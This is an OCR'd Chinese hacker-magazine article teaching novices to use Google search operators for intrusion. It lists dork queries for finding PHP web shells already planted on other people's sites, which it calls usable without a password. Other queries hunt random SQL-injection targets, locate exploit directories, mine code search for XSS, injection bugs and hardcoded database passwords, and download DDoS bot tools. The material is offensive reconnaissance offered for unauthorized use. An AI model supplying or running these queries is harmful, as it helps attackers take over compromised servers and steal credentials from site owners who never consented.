


图3

（本文所涉及到的Autosave Your Edit已收录到光盘中）



Google助小菜之力

lizaib[X.S.T]

小菜们在杂志上看大虾们的文章，当有时看到疑惑的地方，大虾们都会在文章中提示说，到Google上搜索一下就可以了。真是无语啊，只可惜了我等天资愚笨的小菜，花了N个小时在Google上大海捞针也还是不会。不过，好在最近从黑X上偷了一份真经，现公布于天下。

一、PHP shell之旅

小菜们的电脑里一定保存过很多ASP shell，有点儿玩厌了吧，那就来弄些PHP shell吧！记得牛顿曾说过因为站在巨人的肩膀上才有伟大的成就，那我们就直接使用前辈的。直接在google里使用以下的语法来进行搜索。

```
ext:php intitle:"c99shell"
ext:php intitle:"r57shell"
ext:php intitle:"PHP shell"
ext:php intitle:"* * * * phpshell"
```

上边使用的就是ext搜索语法，intitle是in title简写，表示在标题里面找，而“"c99shell"”、“"r57shell"”等表示搜索所有包含关键词c99shell、r57shell（这些都是网上常用的PHPshell）的文件。因此，我们可以理解为，在标题中寻找有c99shell、r57shell等关键字的php文件。由于上述的php shell不需要密码，所以找到后可以直接利用。

再来使用intitle语法在google中进行搜索。

```
intitle:"PHP Shell *" "Enable stderr" filetype:php
PHPKonsole PHPShell filetype:php -echo
intitle:r57shell +uname
intitle:c99shell +uname
intitle:*.com - phpshell
'phpshell by macker'
inurl:c99shell
inurl:r57shell
```

filetype就是文件类型的意思，而“filetype:php”就表示搜索文件类型为php的文件，是不是感觉与ext有异曲同工之妙？“-echo”表示不搜索包含有echo的内容，“+uname”表示包含关键字uname。至于“'phpshell by macker'”嘛，那就更简单了，这个PHP shell是macker写的，所以我们可以直接搜索他的名字了（图1）。怎么样，PHP shell找到了吧，多动动脑筋，还有其它的方法的。限于篇幅，就不过多介绍PHPshell的使用了。




图1




图2

二、疯狂注入点

我等菜鸟入侵网站通常有两种方式，分别是针对性（就是入侵特定的网站）的入侵和广泛性（就是大范围的随机寻找有注入点的网站）的入侵。但不管这两种方式如何，使用啊D就可以轻松的搞定。如果是第一种方式，就使用**site:http://target.com inurl:|.asp|.php|**来搜索该网站的asp或php文件，而对于后一种方式，纯粹是漫无目的的寻找注入点，比如我们要寻找韩国网站，就可以使用**ext:asp inurl:id=**，当然搜索




图 3

前要在google的“高级搜索”里选择语言为韩文（图2）。

三、寻找0day

最近的0day可是暴出不少呀，连我也开始对0day感兴趣了。如果我们想搜索的话，可以使用 **intitle:"index of" (0day exploits| exploits| .c|.pl| .txt)** 这样的语法，搜索的结果很多吧（图3）。打开的都是目录，“index of”只在Linux系统下才有，Windows里是看不到的，而括号里的即是要搜索的内容，“|”表示可选。最后再给大家一个专门搜索0day的网址http://0day.ugia.net。

四、Google Code Hacking

不知小菜们看过http://www.google.com/codesearch没有，这是google的代码搜索，它可以有效的让我们找到存在Bug的程序。比如我们想找一些跨站漏洞，就可以使用：**lang:php (ECHO|PRINT) .*\$_(GET|POST|COOKIE|REQUEST|FILES)**，想找一些SQL注入的，就使用：**lang:php query\(.*\$_(GET|POST|COOKIE|REQUEST|FILES).*\)**。再来找一些连接数据库的密码，可以使用：**lang:php mysql_connect\((" |')[a-zA-Z0-9_.]+(" |'),(" |')[a-zA-Z0-9]+(" |') -localhost -127.0.0.1 -192.168**。对于了解PHP常识的菜鸟应该知道这是没有进行过滤，小菜们就可以试试ASP的SQL挖掘了。

五、黑软寻找

大虾之路一般也都是从工具黑客开始的，当然，小菜们问的最多的都是工具从哪儿下，那我就教各位一个方法，在google里搜索：**intitle:软件名 inurl:down OR soft 运行环境:**，这个可是通用哦。比如我们要寻找一些DDOS工具，就可以这样搜索：**intitle:傀儡僵尸 inurl:down OR soft 运行环境:**（图4）。

